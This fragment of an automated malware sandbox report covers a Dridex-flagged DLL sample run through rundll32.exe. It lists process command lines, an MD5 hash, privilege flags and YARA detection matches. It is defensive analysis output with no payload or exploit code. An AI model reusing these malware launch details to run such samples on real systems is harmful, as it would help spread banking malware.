Reputation:	high

File Created

Analysis Process: rundll32.exe PID: 6584 Parent PID: 6500

General

Start time:	04:48:04
Start date:	28/10/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.25006.dll,Earth
Imagebase:	0x10c0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	Rule: JoeSecurity_Dridex_1, Description: Yara detected Dridex unpacked file, Source: 00000004.00000003.779089612.0000000004C10000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: 6600 Parent PID: 6500

General

Start time:	04:48:13
Start date:	28/10/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true

Commandline:	rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.25006.dll,Masterju st
Imagebase:	0x10c0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	Rule: JoeSecurity_Dridex_1, Description: Yara detected Dridex unpacked file, Source: 00000005.00000003.785852075.0000000000A50000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

[File Activities](#)

Show Windows behavior

Disassembly

Code Analysis